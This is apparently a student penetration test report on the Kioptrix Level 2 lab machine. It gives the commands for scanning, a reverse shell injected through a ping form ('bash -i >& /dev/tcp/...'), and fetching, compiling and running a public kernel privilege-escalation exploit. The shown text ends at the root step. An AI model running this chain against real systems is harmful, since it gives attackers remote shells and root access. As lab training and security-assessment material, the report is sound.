Penetration Test Report

ZHIYUN Co., Ltd.

Oct 31th,2025

FENG LI
160 Princess St
Winnipeg, MB
R3B 1K9

Tel: 1-200-000-0000
Fax: 1-204-000-0000
Email: fli5@academic.rrc.ca
Web: www.felix.com

Contents

Executive Summary 3
Summary of Results 3
Attack Narrative 5
Remote System Discovery 5
SQL Injection (SQLi) 7
Command Injection (Remote Code Execution) 8
Local Privilege Escalation 11
Conclusion 15
Recommendations 15
Risk Rating 16
Appendix A: Vulnerability Detail and Mitigation 17
Command Injection 17
SQL Injection 18
Outdated Operating System 19
Appendix B: About the Team 20

Executive Summary

A targeted penetration test was conducted against the Kioptrix Level 2 environment to determine its susceptibility to external attacks and to evaluate the potential business impact of security weaknesses. This assessment simulated the behavior of a real adversary with goals that included:

- Determining whether an external attacker could gain unauthorized access to the system
- Assessing the impact of a compromise on:
    - Confidentiality of system data
    - Integrity and availability of system services
    - Overall resilience of the host environment

The evaluation followed methodologies consistent with NIST SP 800-115 and focused on controlled exploitation to demonstrate real-world attack chains.

The assessment found a direct, repeatable path from unauthenticated web access to full system compromise, including SQL injection, command injection, and local privilege escalation. Each issue, while severe on its own, combined to produce a complete compromise of the target host.

Summary of Results

Initial inspection revealed several publicly available web functions that failed to validate user input adequately. These weaknesses enabled:

1. **SQL Injection (SQLi)**

   Used to bypass authentication, extract database values, and demonstrate unauthorized access to backend data processing.

2. **Command Injection (Remote Code Execution)**

   A ping-based web diagnostic endpoint allowed arbitrary system command execution, which was used to obtain an **interactive reverse shell**.

3. **Local Privilege Escalation**

The underlying CentOS system was significantly outdated and susceptible to well-known public kernel exploits, enabling escalation from low-privilege shell to root-level access.

Combined, these issues enabled the assessor to achieve full system compromise, demonstrating a high level of organizational risk if this were a production environment.

Attack Narrative

Remote System Discovery

1. Scan all hosts within the same subnet mask

```
nmap 192.168.56.0/24
```

Figure 1 - nmap_scan_hosts

2. Discover open ports and services

```
nmap –sV –O 192.168.56.106 -p1-65535
```

Figure 2 - nmap_full_192.168.56.106

3. Use Dirb and Nikto tools to check if a website is running

```
nikto -h 192.168.56.106
```

The result indicates that an Apache Server is running.



Figure 3 - nikto_scan_192.168.56.106

```
dirb http://192.168.56.106
```

The following output indicates that we are detecting many URLs. So, there should be a website running on 192.168.56.106.



Figure 4 – dirb_scan_192.168.56.106

SQL Injection (SQLi)

SQL Injection (SQLi) is a security vulnerability where an attacker supplies malicious input to an application, causing the app's database to execute unintended SQL commands.

1. Open Firefox and go to the URL: http://192.168.56.106

Let's attempt a basic SQL Injection to see if we can log in.



Figure 5 – firefox_open_website

Unfortunately, the following screenshot shows that we have logged in and are presented with a simple ping utility.



Figure 6 – website_logged_in

Command Injection (Remote Code Execution)

Command Injection is a type of security vulnerability that allows an attacker to execute arbitrary commands on a server or system through an application.

1. Before diving into command injection, try to create a reverse shell using the following command

```
sudo nc -nvlp 443
```

A reverse shell is when a target computer opens an outgoing connection to a remote system and then gives that remote system interactive command-line access over that connection.

Figure 7 – create_reverse_shell

2. What if we establish a reverse shell connection through command injection? Enter the following command injection chain in the ping utility

```
; bash -i >& /dev/tcp/192.168.56.102/443 0>&1
```



Figure 8 – website_execute_bash

In the screenshot below, we have successfully connected to the reserve shell and logged in to the vulnerable hosts as the apache user.



Figure 9 – connect_reserve_shell

3. Since we have cracked the vulnerable host, let's check the running system info in the reserve shell

```
cat /etc/*-release
```

It will show that our vulnerable system is running CentOS 4.5. What we can do next is assess the system's vulnerability.



Figure 10 – check_system_version

Local Privilege Escalation

1. Open a new terminal and type the command below. Let's see what we can find

```
searchsploit linux kernel CentOS
```

The image below shows all vulnerabilities, and we plan to exploit the highlighted one.



Figure 11 – search_os_vulnerability

2. To allow other hosts to download this file, we will start a web server using Python

```
mkdir ~/Documents/Kioptrix_2
cd ~/Documents/Kioptrix_2
cp /usr/share/exploitdb/exploits/linux/local/9545.c .
sudo python3 -m http.server 80
```



Figure 12 – python_eb_server

3. Return to the reverse shell and download the exploitable file

```
cd /tmp
wget 192.168.56.102/9545.c
```



Figure 13 – wget_exploitable_file

4. Compile the source into an executable file named exploit and execute it

```
gcc -o exploit 9545.c
```

The command above will create an executable file named exploit.



Figure 14 – compile_source_file

```
./exploit
```

Once the command executes successfully, verify that we are root with the ‘whoami' command. You will see a result similar to the image below.

